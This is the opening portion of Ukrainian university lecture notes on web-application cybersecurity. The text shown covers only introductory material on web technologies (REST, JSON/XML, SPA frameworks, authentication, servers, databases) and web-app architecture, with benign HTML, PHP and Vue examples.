

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ОДЕСЬКИЙ НАЦІОНАЛЬНИЙ МОРСЬКИЙ УНІВЕРСИТЕТ

Кафедра кібербезпеки та захисту інформації

Конспект лекцій

з освітнього компоненту (дисципліни)

КІБЕРБЕЗПЕКА СУЧАСНИХ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

для здобувачів спеціальності F5 – Кібербезпека та захист інформації

галузі знань F – Інформаційні технології

другого (магістерського) рівня освіти

для денної та заочної форми навчання

ОДЕСА – 2025

Конспект лекцій з освітнього компоненту **«Кібербезпека сучасних інформаційних технологій»** для здобувачів спеціальності F5 – Кібербезпека та захист інформації галузі знань F – Інформаційні технології другого (магістерського) рівня освіти для денної та заочної форми навчання / Укл.: Лебедєва О.Ю. – Одеса, 2025. – 76 с.

Розробник: к.т.н., доцент Лебедєва Олена Юріївна, доцент кафедри кібербезпеки та захисту інформації.

Схвалено на засіданні кафедри «Кібербезпека та захист інформації» Протокол від №2 від 06.10.2025.

Схвалено на засіданні НМК ННІ ІТІП Протокол від №2 від 14.10.2025

Рецензент – Кобозєва Алла Анатоліївна, д.т.н., професор, зав. кафедри «Кібербезпека та захист інформації»

Зміст

Вступ.....	4
Лекція 1. Технології, які використовуються у веб-додатках	5
1. Сучасні інформаційні технології	5
2. Технології, які використовуються у веб-додатках	6
Запитання для самоперевірки.....	10
Лекція 2. Архітектура веб-додатків	11
1. Принципи роботи веб-додатків	11
2. Архітектура веб-додатків.....	15
Запитання для самоперевірки.....	19
Лекція 3. Архітектура ASP.NET.....	21
1. Історія появи	21
2. Архітектура платформи ASP.NET Core	23
Запитання для самоперевірки.....	25
Лекція 4. Загрози та захист веб-додатків	26
1. Методи захисту веб-додатків	26
2. Основні загрози для безпеки сайту	30
3. Види атак на веб-додатки	31
Запитання для самоперевірки.....	33
Лекція 5. Атаки XSS та CSRF	34
1. Основні типи атак.....	34
2. Міжсайтовий скриптинг XSS	35
3. Основні види XSS-атак	37
4. Поняття кінцевої точки API.....	44
5. Підробка міжсайтових запитів (CSRF).....	45
Запитання для самоперевірки.....	50
Лекція 6. Атаки XML (XXE), SQL-ін'єкція та DoS	51
1. Атака на зовнішні сутності XML (XXE).....	51
2. Впровадження SQL-коду	55
3. Відмова в обслуговуванні (DoS)	57
Запитання для самоперевірки.....	62
Лекція 7. Методи захисту веб-додатків.....	63
1. Етапи створення захищеного веб-застосунку.....	63
2. Безпечна архітектура додатків	64
3. Перевірка безпеки коду.....	68
Запитання для самоперевірки.....	69
Лекція 8. Протидія XSS та CSRF -атакам	70
1. Протидія XSS-атакам	70
2. Захист від CSRF	73
Запитання для самоперевірки.....	75
Література.....	76

Вступ

Освітній компонент (навчальна дисципліна) «Кібербезпека сучасних інформаційних технологій» орієнтований на засвоєння здобувачами вищої освіти другого (магістерського) рівня методів розробки та захисту веб-додатків від найпоширеніших кіберзагроз. Під час опанування освітнього компонента (навчальної дисципліни) здобувачі набуватимуть теоретичних та практичних навичок дослідження, розробки та впровадження заходів захисту веб-додатків.

Метою освітнього компонента (навчальної дисципліни) є забезпечення розвитку фахових компетентностей майбутніх магістрів шляхом оволодіння сучасними підходами до розробки та впровадження заходів захисту веб-додатків від найпоширеніших кіберзагроз.

Завданнями, що мають бути вирішені у процесі викладання освітнього компонента (навчальної дисципліни), є набуття здобувачами компетентностей за освітньою програмою.

Інтегральна компетентність.

Здатність особи розв'язувати задачі дослідницького та/або інноваційного характеру у сфері інформаційної безпеки та/або кібербезпеки.

Загальні компетентності (КЗ)

КЗ-1. Здатність застосовувати знання у практичних ситуаціях

Фахові (спеціальні) компетентності (ФК/СК):

КФ1. Здатність обґрунтовано застосовувати, інтегрувати, розробляти та удосконалювати сучасні інформаційні технології, фізичні та математичні моделі, а також технології створення та використання прикладного і спеціалізованого програмного забезпечення для вирішення професійних задач у сфері інформаційної безпеки та/або кібербезпеки.

КФ7. Здатність досліджувати, розробляти та впроваджувати методи і заходи протидії кіберінцидентам, здійснювати процедури управління, контролю та розслідування, а також надавати рекомендації щодо попередження та аналізу кіберінцидентів в цілому.

Вивчення освітнього компонента (навчальної дисципліни) передбачає здобуття таких *результатів навчання (РН):*

РН4. Застосовувати, інтегрувати, розробляти, впроваджувати та удосконалювати сучасні інформаційні технології, фізичні та математичні методи і моделі в сфері інформаційної безпеки та/або кібербезпеки.

РН8. Досліджувати, розробляти і супроводжувати системи та засоби інформаційної безпеки та/або кібербезпеки на об'єктах інформаційної діяльності та критичної інфраструктури.

Лекція 1. Технології, які використовуються у веб-додатках

1. Сучасні інформаційні технології
2. Технології, які використовуються у веб-додатках

1. Сучасні інформаційні технології

Сучасні інформаційні технології – це система процесів та використання сучасних систем зв'язку для пошуку, створення, поширення інформації тощо.

Сучасні інформаційні технології – це сукупність засобів, методів і прийомів збирання, зберігання, опрацювання, подання та передавання повідомлень, що розширює знання людей та розвиває їхні можливості щодо управління технічними та соціальними процесами.

Сучасні інформаційні технології поділяються на 4 групи:

- Сучасна інформаційна технологія підтримки прийняття рішень;
- Сучасна інформаційна технологія опрацювання;
- Сучасна інформаційна технологія експертних систем;
- Сучасна інформаційна технологія керування.

Інтернет надає безпрецедентний спосіб отримання інформації. Кожен, хто має доступ до WWW, може отримати всю наявну на ньому інформацію, а також потужні засоби її пошуку. Можливості для освіти, бізнесу та зростання взаєморозуміння між людьми стають просто приголомшливими. Більше того, технологія Web дозволяє поширювати інформацію всюди.

Нині значно зросла роль Інтернету для середовища програмних продуктів. Додатки, створенні за допомогою Web-технологій, стали кращим вирішенням задач з різних галузей і поступово витіснили додатки, засновані на інших технологіях.

Це призвело до ускладнення Web-додатків в плані структури, архітектури і реалізації. До того ж, у Web-додатках стала використовуватися розподілена архітектура. Таке ускладнення висунуло нові вимоги до питань їх безпеки.

Раніше єдиною можливістю заробляти гроші, окрім продажу певних товарів за допомогою Інтернету, була реклама. Сьогодні такі можливості значно зросли, а також виникли принципово нові підходи.

Класифікація бізнес-моделей:

- засноване на комісії маклерство та продавець;
- реклама;
- інформаційні посередники;
- модель співтовариства;
- підписки.

Варіантом моделей, заснованих на комісіях, є так звана приєднана модель, яка також стала популярною завдяки Amazon.com. Модель пропонує стимули у формі відсотка прибутку для партнерів, з якими встановлені зв'язки.

Встановлюються зв'язки звичайним «кліком» мишкою на сайти партнерів, що безпосередньо провадять до продавця. Комісія заснована на моделі «оплата за роботу» (тобто тільки тоді, коли продажі виконані, проводиться оплата).

Реклама сьогодні найбільш розвинута та прибуткова бізнес-модель в Інтернеті; витрати, пов'язані з пошуком оголошення, значно зросли протягом останніх п'яти років.

Розміщення реклами поряд з результатами пошуку має значно більшу ефективність, ніж розміщення її у будь-якому іншому місці, і це є суттю того, що називають пошуковим маркетингом.

Інформаційний посередник є еволюцією моделі інформаційного брокера.

Інформаційний брокер збирає дані ринку, дані щодо розвитку ринку, інформацію щодо ринкових змін як усередині, так і за межами країни, типові дані про те, скільки

витрачається на рекламу і чим є загальні канали розподілу, проводить реальну оцінку тенденцій споживчого попиту.

Оскільки все більше людей використовує Інтернет і оскільки електронна комерція стала великим бізнесом, відомості про споживачів, їх звички, їх «потoki кліків» стали важливою інформацією для бізнес-структур.

Раніше неопрацьовані дані отримувалися з файла реєстрацій Web-сервера, і це була не дуже цікава інформація, але вона стає дуже доречною, коли вона належним чином аналізується на основі сучасних комп'ютерних технологій аналізу і може надалі використовуватися для рекомендацій, оптимізації сторінки, цільового маркетингу тощо.

Суспільна модель є наслідком виникнення такого явища, як розроблення програмного забезпечення з відкритим кодом, де програмісти спільними зусиллями розробляють і розвивають програмний код, зокрема без грошових зборів за ліцензії, і відкритого погодженого сумісного використання у мережах.

Тому суспільна модель складається із співтовариства розробників, користувачів або їх сукупності і забезпечує учасників певним безкоштовним продуктом або послугою та ґрунтується на лояльності користувачів, оскільки вони зазвичай інвестують доволі небагато свого часу та досвіду.

Підписна модель – у цій моделі користувачі залучаються до підписки на певну послугу (наприклад, виняткове право використання доменного імені; орендування простору пам'яті у постачальника Інтернет-послуг для Web-вузла підприємства та інше).

В основі сучасних веб-застосунків часто лежать технології, яких не було 10 років тому. Інструменти створення веб-застосунків за цей час настільки просунулися, що процес роботи зовсім змінився.

2. Технології, які використовуються у веб-додатках

Десять років тому більшість веб-додатків створювалися за допомогою серверних фреймворків, які надсилали клієнту сторінку HTML/JS/CSS. Для оновлення клієнт запитував із сервера іншу сторінку, яка генерувалася та передавалася по HTTP.

Кількість програмних засобів, що дають змогу ефективно розробляти Інтернет-додатки (*Rich Internet Applications, RIA*), за останній час значно зросла. Серед найвідоміших прикладних мов програмування для RIA сьогодні Ajax та багато інших, які власне ґрунтуються на цьому програмному середовищі.

Технологія Ajax (асинхронний JavaScript та XML) дозволяє виконувати мережні запити з сеансу сторінки.

Середньостатистичний веб-додаток сьогодні, швидше за все, використовує кілька технологій з наступного списку:

- REST API (Representational State Transfer);
- JSON або XML;
- JavaScript;
- фреймворки для побудови односторінкових програм (React, Vue, EmberJS, AngularJS);
- систему аутентифікації та авторизації;
- один або декілька веб-серверів (зазвичай на Linux-сервері);
- один або кілька пакетів програмного забезпечення для серверів (ExpressJS, Apache, NginX);
- одну або кілька баз даних (MySQL, MongoDB тощо);
- сховища даних на стороні клієнта (файли cookie, веб-сховище, IndexDB).

Абревіатура REST розшифровується Representational State Transfer – «передача стану уявлення». Вона позначає нестандартний спосіб проектування API, який відповідає наступним критеріям:

- Поділ функцій клієнта та сервера;
- Відсутність фіксації стану;
- Легкість кешування;
- Кожна кінцева точка визначає конкретний об'єкт чи метод.

Поділ функцій клієнта та сервера – архітектура REST призначена для створення добре масштабованих і простих веб-додатків. Завдяки поділу функцій клієнта і сервера клієнтська програма може вимагати ресурси з сервера, не вникаючи в логіку взаємодії з базами даних і взагалі деталі реалізації різних операцій.

Відсутність фіксації стану – в архітектурі REST кожен запит вважається незалежною транзакцією, тобто спілкування клієнта з сервером складається з незалежних пар «запит-відповідь». При цьому на сервері не зберігається жодна інформація про стан клієнта.

Це не означає, що REST API не може виконувати автентифікацію та авторизацію. Просто разом з кожним запитом надсилається інформація, що ідентифікує користувача, наприклад у вигляді токена.

Легкість кешування – щоб запобігти надсиланню клієнту у відповідь на його запит застарілих або невірних даних, кожна відповідь сервера повинна бути зазначена як кешована або не кешована. Це досить легко реалізується, оскільки в архітектурі REST чітко визначено, яка кінцева точка обслуговує ті чи інші дані.

В ідеалі кеші повинні керуватися програмою, щоб випадково не передати інформацію обмеженого доступу користувачеві, який не має доступу до неї.

Кожна кінцева точка визначає конкретний об'єкт чи метод – зазвичай кінцеві точки визначаються ієрархічно: наприклад /moderators/joe/logs/12_21_2018. При цьому REST API можуть використовувати HTTP-методи GET, POST, PUT та DELETE. В результаті виходить запит, що містить всю необхідну інформацію для його обробки.

Раніше більшість веб-застосунків розроблялися з використанням протоколу SOAP (Simple Object Access Protocol, «простий протокол доступу до об'єктів»). Порівняно з ним архітектура REST має кілька переваг:

- запитуються не функції, а цільові дані;
- просте кешування запитів;
- висока масштабованість.

У разі SOAP використовується формат обміну даними XML, а REST API приймається будь-який формат даних, хоча найчастіше використовується JSON.

Код JSON не так перевантажений синтаксисом, як код XML, і простіше читається людьми, тому тут у REST ще одна перевага.

Приклад коду XML:

```
<user>
  <username>joe</username>
  <password>correcthorsebatterystaple</password>
  <email>joe@website.com</email>
  <joined>12/21/2005</joined>
  <client-data>
    <timezone>UTF</timezone>
    <operating-system>Windows 10</operating-system>
    <licenses>
      <videoEditor>abc123-2005</videoEditor>
      <imageEditor>123-456-789</imageEditor>
    </licenses>
  </client-data>
</user>
```

Приклад коду JSON:

```
{
  "username": "joe",
  "password": "correcthorsebatterystaple",
  "email": "joe@website.com",
  "joined": "12/21/2005",
  "client_data": {
    "timezone": "UTF",
    "operating_system": "Windows 10",
    "licenses": {
      "videoEditor": "abc123-2005",
      "imageEditor": "123-456-789"
    }
  }
}
```

JSON, відкритий (некомерційний) текстовий формат обміну даними, що має низку цікавих характеристик:

- він дуже короткий (не вимагає великої пропускнуєї спроможності мережі);
- легко інтерпретується (це знижує навантаження на серверне/клієнтське обладнання);
- легко читається людиною;
- допускає ієрархічне подання даних (що дозволяє виражати складні співвідношення);
- уявлення об'єктів JSON та об'єктів JavaScript дуже схожі, що спрощує створення нових об'єктів JSON у браузері.

Всі основні сучасні браузери мають вбудовану (і швидко) підтримку коду JSON, що на додаток до раніше перерахованих властивостей робить JSON відмінним форматом для передачі даних сервером, що не зберігає дані, та браузером.

Сервер – це комп'ютер (зазвичай потужний) у дата-центрі (іноді віртуальному, званому хмарою), який відповідає за обробку запитів до веб-сайту. Іноді йдеться про кластер серверів, а іноді мають на увазі один легкий сервер, який використовується для розробки або запису даних про операції.

Клієнтом називається будь-який пристрій, за допомогою якого користувач керує веб-програмою. Це може бути мобільний телефон, кіоск у торговому центрі або сенсорний екран в електромобілі, звичайний браузер.

На сервері можна запускати практично будь-яке ПЗ будь-якою мовою. Сучасні веб-сервери працюють із програмним забезпеченням на Python, Java, JavaScript, C++ тощо. Клієнтам (зокрема, браузерам) така розкіш недоступна.

JavaScript (JS) – це єдина динамічна мова для клієнтських сценаріїв у браузерах, яка була спочатку розроблена тільки для цих цілей. Тепер він використовується в багатьох програмах – від мобільних до інтернету речей (IoT).

Раніше веб-сайти, як правило, будувалися як комбінація ad-hoc сценарію для керування програмним інтерфейсом DOM (Document Object Model – об'єктна модель документа) та великої кількості шаблонів HTML-коду. Така модель не була масштабованою. Вона підходила для доставки статичного контенту кінцевого користувача, але не годилася для складних додатків з безліччю алгоритмів.

Для усунення розриву у функціональності сайтів та офісних програм були розроблені *фреймворки односторінкових програм (single-page application, SPA)*.

Вони дозволяють розробляти складні програми, що зберігають дані про свій внутрішній стан і складені з компонентів інтерфейсу користувача, кожен з яких має автономний життєвий цикл.

Сьогодні фреймворки SPA широко поширені в Мережі; вони підтримують найбільші і складніші програми (такі як Facebook, Twitter і YouTube) і забезпечують їм майже таку ж функціональність, як у додатків для ПК.

Найбільші сучасні SPA-фреймворки з відкритим вихідним кодом – це ReactJS, EmberJS, VueJS та AngularJS. Всі вони побудовані на базі JavaScript та DOM, що несе додаткові складності для безпеки та функціональності.

Більшість сучасних додатків складаються з клієнтів (браузерів/смартфонів) та серверів, де зберігаються надіслані клієнтами дані. А отже, потрібні системи, які гарантують, що доступ до збережених даних надаватиметься лише користувачеві, якому вони належать.

Термін *«автентифікація»* застосовується для опису потоку даних, що дозволяє системі ідентифікувати користувача.

Термін *«авторизація»* використовується для опису процесу всередині системи, що дозволяє користувачеві підтвердити право на доступ до певних ресурсів.

Ранні системи автентифікації були простими. Наприклад, базова автентифікація HTTP здійснювалася шляхом прикріплення до кожного запиту заголовка з даними авторизації. Заголовок складався з рядка Basic: <base64-encoded username:password>. В результаті разом із запитом сервер отримував комбінацію «ім'я користувача - пароль» та звіряв її з базою даних.

Очевидно, що така схема аутентифікації має кілька недоліків, наприклад можливість витоку облікових даних, причому різними способами — від витоку даних із незашифрованого HTTP у загальному сегменті Wi-Fi до простих атак XSS.

До пізніших розробок відноситься дайджест-автентифікація, коли замість кодування base64 використовуються криптографічні хеші.

Пізніше з'явилося безліч нових методів та архітектур для автентифікації, у тому числі методи, які не використовують паролі та не потребують зовнішніх пристроїв.

Сьогодні вибір архітектури аутентифікації для веб-застосування залежить від характеру бізнесу. Наприклад, сайтам, яким потрібна інтеграція з більшими сайтами, чудово підходить протокол OAuth. Цей протокол дозволяє великому сайту (наприклад, Facebook або Google) надавати сайту-партнеру токен, що підтверджує особу користувача.

Користувачеві цей механізм також зручний, тому що оновлювати дані в цьому випадку потрібно лише на одному сайті. Але за цю зручність доводиться платити зменшенням безпеки, адже один зламаний сайт дає доступ відразу до багатьох профілів.

Наступний після автентифікації крок – авторизація. Системи авторизації складніше класифікувати, оскільки ця процедура багато в чому залежить від коду, що реалізує функціональність програми.

Сучасний клієнт-серверний веб-додаток покладається на низку технологій, які забезпечують коректність функціонування компонентів як на стороні сервера, так і на стороні клієнта.

Існує кілька основних варіантів програмного забезпечення для веб-серверів. Майже половина всіх сайтів у світі обслуговує Apache, тому логічно припустити, що він застосовується і для більшості веб-додатків. Це програмне забезпечення має відкритий вихідний код, існує близько 25 років та підтримує майже всі дистрибутиви Linux, а також деякі сервери Windows.

Найбільший конкурент Apache – Nginx. Його використовує близько 30% веб-серверів, і ця кількість швидко зростає. Nginx використовується для великомасштабних програм з великою кількістю унікальних підключень. Веб-програми, що одночасно обслуговують безліч користувачів, можуть значно покращити продуктивність, перейшовши з Apache на Nginx, оскільки в останнього вище здатність навантаження.

Використовується сервер IIS від Microsoft, хоча їх частка знизилася через дорогі ліцензії та відсутність сумісності з пакетами програмного забезпечення з відкритим вихідним кодом (OSS) на основі Unix.

Веб-сервер IIS має сенс при роботі з різними специфічними технологіями від Microsoft, але він навряд чи стане в нагоді компанії, яка намагається будувати програми на базі відкритого вихідного коду.

Зберігання даних на диску потребує певних запобіжних заходів. Адже потрібно гарантувати надійність та швидкість їх збереження та вилучення. Майже всі сучасні веб-додатки зберігають дані, що надсилаються користувачами, в будь-якій базі.

Вибір бази залежить від коду, що реалізує функціональність програми, та від сценаріїв використання.

Найпопулярнішими досі залишаються бази даних SQL. Найбільші системи управління базами даних – PostgreSQL, Microsoft SQL Server, MySQL та SQLite.

Якщо потрібно гнучкіше сховище, можна використовувати системи NoSQL. Такі бази даних, як MongoDB, DocumentDB і CouchDB, зберігають інформацію у вигляді слабо структурованих «документів», вкрай гнучких і допускають редагування у будь-який час. На жаль, ці бази не такі прості та ефективні при запитах або групуванні даних.

Багато програм почали зберігати важливі дані про стан на стороні клієнта. Найчастіше це конфігураційні дані або великі сценарії, які можуть спричинити навантаження мережі, якщо їх доведеться завантажувати при кожному відвідуванні.

У більшості випадків для зберігання та доступу до даних у вигляді пари «ключ-значення» використовується керований браузером контейнер local storage – локальне сховище.

Воно підпорядковується правилу обмеження домену (SOP), яке забороняє доменам (сайтам) доступ до збережених даних один одного. Веб-програми зберігають стан навіть після закриття браузера або вкладки.

Підмножина локального сховища, сесійне сховище (session storage), відрізняється тим, що дані зберігаються лише до закриття вкладки. Цей тип сховища можна використовувати при роботі з важливими даними, які слід видаляти після зміни користувача.

У погано спроектованих веб-додатках сховища даних за клієнта можуть стати джерелами конфіденційної інформації: наприклад, токенів аутентифікації.

Для більш складних програм у всіх основних веб-браузерах є підтримка IndexedDB. Це об'єктно-орієнтована база даних на мові JavaScript, що дозволяє виконувати асинхронні запити у фоновому режимі. Завдяки підтримці запитів IndexedDB пропонує розробникам більш потужний інтерфейс, ніж звичайне локальне сховище. Саме тому IndexedDB знаходить застосування у веб-іграх та інтерактивних веб-додатках (наприклад, редакторах зображень).

Запитання для самоперевірки

1. Які групи сучасних інформаційних технологій ви знаєте?
2. Які технології, які використовуються у веб-додатках?
3. У чому суть архітектури REST API?
4. Яка структура JSON файлів?
5. Яка структура XML файлів?
6. Для чого використовуються JSON та XML файли в інформаційних технологіях?
7. Для чого потрібен JavaScript в сучасних інформаційних технологіях?
8. У чому суть клієнт-серверної технології?
9. Для чого використовуються бази даних в сучасних інформаційних технологіях?
10. Які бази даних найбільш використовуються в сучасних інформаційних технологіях?

Лекція 2. Архітектура веб-додатків

1. Принципи роботи веб-додатків
2. Архітектура веб-додатків

1. Принципи роботи веб-додатків

Web-програми являють собою особливий тип програм, побудованих за архітектурою «клієнт-сервер». Особливість полягає в тому, що сам Web-додаток знаходиться і виконується на сервері, клієнт при цьому отримує тільки результати роботи.

Робота програми ґрунтується на отриманні запитів від користувача (клієнта), їх обробці та видачі результату. Передача запитів і результатів їх обробки відбувається через Інтернет.




Рисунок 2.1 – Програми, побудовані за архітектурою «клієнт-сервер»

Користувачі взаємодіють із клієнтською частиною через інтерфейс, який відображається у браузері (Chrome, Firefox, Safari, Edge та ін.). Однією з функцій браузера є відображення даних, отриманих з Інтернету у вигляді сторінки описаної мовою HTML, отже, результат, який передається сервером клієнтові повинен бути представлений на цій мові.

У відповіді може бути як готова HTML-сторінка, так і шаблон сторінки або дані, наприклад у форматі XML або JSON. Це залежить від вибраного типу рендерингу (формування) сторінки. Тобто сторінка може відправлятися взагалі без змін (*статична сторінка*) або бекенд вносить до неї зміни, після чого відправляє її браузеру (*динамічна сторінка*).

Рендеринг (формування сторінки) може здійснюватися або повністю на сервері, або в різних співвідношеннях розподілятися між сервером та клієнтом, або виконуватись лише клієнтом.

Обробка статичних веб-сторінок – клієнт надсилає серверу навігаційний запит. У відповідь на запит сервер передає клієнту статичну веб-сторінку без змін. Весь її контент (текст, зображення тощо) щоразу виводиться однаково. Цей контент жорстко закодований в самій сторінці.

Приклад статичної веб-сторінки:

```

1. <!DOCTYPE html>
2. <html>
3.   <head>
4.     <title>Домашня страница</title>
5.   </head>
6.   <body>
7.     <h1>Домашняя страница</h1>
8.     <hr>
9.     <div>
10.      <span><b>Домашняя</b></span>
11.      <span><a href="products.html">Продукты</a>
12.    </span>
13.      <span><a href="about.html">О сайте</a></span>
14.    </div>
15.    <hr>
16.    <p>Добро пожаловать в статический мир!</p>
17.  </body>
18. </html>

```

Домашняя страница

Домашняя [Продукты](#) [О сайте](#)

Добро пожаловать в статический мир!

Щоб реалізувати кілька розділів, потрібно було використовувати кілька сторінок з однаковим кодом та різним наповненням.

Наприклад, сторінка «Про сайт» міститиме такий код:

```

1. <!DOCTYPE html>
2. <html>
3.   <head>
4.     <title>О сайте</title>
5.   </head>
6.   <body>
7.     <h1>О сайте</h1>
8.     <hr>
9.     <div>
10.      <span><a href="home.html">Домашняя</a></span>
11.      <span><a href="products.html">Продукты</a>
12.    </span>
13.      <span><b>О сайте</b></span>
14.    </div>
15.    <hr>
16.    <p>Это статический сайт.</p>
17.  </body>
18. </html>

```

О сайте

[Домашняя](#) [Продукты](#) [О сайте](#)

Это статический сайт.

Як можна побачити більшість коду не змінилася. Змінився текст та оформлення меню. Ці зміни вносились вручну.

Представимо тепер сторінку "Продукти", на якій наведено перелік продуктів із посиланнями на сторінки окремих продуктів. При змінах необхідно було змінювати список, інформацію про наявність продукту, ціну тощо. Дуже багато роботи доводилося робити вручну.

1993 року з'явилася специфікація Common Gateway Interface (CGI). Це інтерфейс, який використовується програмою зв'язку з веб-сервером. Така програма називається шлюзом. Шлюз може бути написаний будь-якою мовою програмування, яка використовує стандартне введення-виведення. Насправді більшість сценаріїв було написано на Perl.

Ці сценарії дозволяли використовувати той самий шаблон, щоб наповнювати його різним контентом. Таким чином, сторінки почали динамічно генеруватись на сервері в тексті сценарію. У той же час, з погляду відгуку на дії користувача в режимі реального часу сторінки залишалися статичними.

У 1995 році з виникненням JavaScript з'явилася можливість реагувати на дії користувача миттєво та відкривати спливаючі вікна. Цього ж року було створено мову PHP. Він дозволяв поєднувати HTML-код із логікою.

Приклад на PHP. Попередні сторінки можна було б уявити так:

```
1. <!DOCTYPE html>
2. <html>
3.     <head>
4.         <title><?php echo $title ?></title>
5.     </head>
6.     <body>
7.         <h1><?php echo $title ?></h1>
8.         <hr>
9.         <div>
10.            <?php
11.                $i = 0;
12.                foreach($menu as $menu_item) {
13.                    if($menu_item == $current) {
14.                        ?>
15.            <span><b><?php echo $menu_item ?></b></span>
16.            <?php
17.                }else{
18.                ?>
19.            <span><a href="<?php echo $menu_links[$i] ?>"><?php echo
20.            $menu_item ?></a></span>
21.            <?php
22.                }
23.                $i++;
24.            }
25.        ?>
26.
27.        </div>
28.        <hr>
29.        <p>Добро пожаловать в динамический мир!</p>
30.    </body>
31. </html>
```

При попередній обробці в цей код підставляються значення змінних, перебираються елементи меню і виводяться посилання або назва поточної сторінки напівжирним. Вигода не доводиться створювати кожен сторінку окремо.

Один і той самий код виконує рендеринг будь-якої сторінки. Такий рендеринг називається *серверним рендерингом* (*server-side rendering, SSR*). Сервер обробляє запит, формує сторінку із шаблону, а клієнт отримує готову повнофункціональну HTML-сторінку.

Інтерфейс веб-програми може передаватися браузеру не тільки у вигляді цілої HTML-сторінки. Наприклад, в односторінковому додатку це каркас: мета-теги, посилання на стилі та сценарії, а також елементи, зазвичай `div`, в які сценарій підставляє потрібний контент.

Остаточний вигляд додаток набуває після завантаження всього контенту та залучення всіх стилів. Але і після цього деякі меню та списки формуються динамічно при натисканні відповідних кнопок, а деякі оновлюються в режимі реального часу.

Наприклад, коментар до публікації можна надіслати не залишаючи сторінку, і він з'явиться, як тільки буде встановлено, що він успішно доданий до сховища.

Фронтенд може містити інформаційні блоки та елементи управління. Наприклад, Google Docs, то бачимо, переважно, такі елементи управління: меню, панель інструментів, панель структури, документ. Інформаційний блок тут – це довідка. Загалом це інтерактивний інтерфейс.

Інтерактивність забезпечується за рахунок JavaScript-коду, який виконується у браузері. Для складних програм використовуються спеціальні бібліотеки, що спрощують написання коду. Завдяки використанню цих бібліотек можна використовувати *клієнтський рендеринг* (*client-side rendering, CSR*). В односторінковому додатку рендеринг, логіка та завантаження покладаються на сторону клієнта.

Наприклад, Google Docs та багато інших веб-програм Google використовують бібліотеку Closure Library, Facebook — бібліотеку React. Бібліотека Redux застосовується для керування станом програми та часто використовується з React.

Широко використовуються бібліотеки для веб-додатків, як Angular, Ember.js, Express.js (у парі з Node.js), Vue.js.

Наприклад, з використанням Vue.js рендеринг здійснюється в такий спосіб. У файлі index.html вказуємо змінну hello:

index.html

```
1. <html lang="ru">
2.   <head>
3.     <meta charset="UTF-8">
4.     <link rel="stylesheet" href="index.css">
5.     <script
6.       src="https://cdn.jsdelivr.net/npm/vue/dist/vue.js">
7.     </script>
8.   </head>
9.   <body>
10.     <div id="hello">
11.       {{ hello }}
12.     </div>
13.     <script src="index.js"></script>
14.   </body>
15. </html>
```

У файлі index.js вказуємо, що підставляти замість змінної hello:

```
1. var app = new Vue({
2.   el: '#hello',
3.   data: {
4.     hello: 'Рендеринг на стороні клієнта!'
5.   }
6. });
```

Виведення у браузері:

Рендеринг на стороні клієнта!

На стороні сервера Web-додаток виконується спеціальним програмним забезпеченням (Web-сервером), який приймає запити клієнтів, обробляє їх, формує відповідь у вигляді сторінки, описаною мовою HTML і передає його клієнту.

Одним з таких Web-серверів є Internet Information Services (IIS) компанії Microsoft. Це єдиний Web-сервер, здатний виконувати Web-додатки, створені з використанням технології ASP.NET.

У процесі обробки запиту користувача, Web-додаток komponує відповідь на основі виконання програмного коду, що працює на стороні сервера, Web-форми, сторінки HTML, іншого вмісту включаючи графічні файли. У результаті, як вже було сказано, формується HTML-сторінка, яка і відправляється клієнту.

Виходить, що результат роботи Web-програми ідентичний результату запиту до традиційного Web-сайту, проте, на відміну від нього, Web-додаток генерує HTML-код залежно від запиту користувача. Тобто, Web-додаток динамічне формує відповідь за допомогою виконуваного коду, так званої виконуваної частини.

За рахунок наявності виконуваної частини, Web-програми здатні виконувати практично ті ж операції, що й звичайні Windows-додатки, з тим лише обмеженням, що код виконується на сервері, в якості Інтерфейсу системи ви-ступає браузер, а в якості середовища, за допомогою якого відбувається обмін даними – Інтернет.

Websites ♦	Popularity (unique visitors per month) ^[1] ♦	Front-end (Client-side) ♦	Back-end (Server-side) ♦	Database ♦	Notes
Google ^[2]	1,600,000,000	JavaScript, TypeScript	C, C++, PHP, Go, ^[3] Java, Python, Node	Bigtable, ^[4] MariaDB ^[5]	The most used search engine in the world
Facebook	1,120,000,000	JavaScript, Flow ^[6]	Hack, PHP (HHVM), Python, C++, Java, Erlang, D, ^[8] XHP, ^[7] Haskell ^[9]	MariaDB, MySQL, ^[10] HBase, Cassandra ^[11]	The most visited social networking site
YouTube	1,100,000,000	JavaScript	C, C++, Python, PHP, Java, ^[11] Go ^[12]	Vitess, BigTable, MariaDB ^[9] , ^[13]	The most popular video sharing site [YouTube is also owned by Google, the first listing (can be seen above)]
Yahoo	750,000,000	JavaScript	PHP	PostgreSQL, HBase, Cassandra, MongoDB, ^[14]	
Etsy	516,000,000 ^[15]	JavaScript	PHP ^[16] , ^[17]	MySQL, Redis ^[18]	E-commerce website.
Amazon	500,000,000	JavaScript	Java, PHP, C++, Perl ^[19]	DynamoDB, RDS/Aurora, Redshift ^[20]	The most used e-commerce site in the world
Wikipedia	475,000,000	JavaScript	PHP	MariaDB ^[21]	A free online encyclopedia based on MediaWiki , which is programmed in PHP
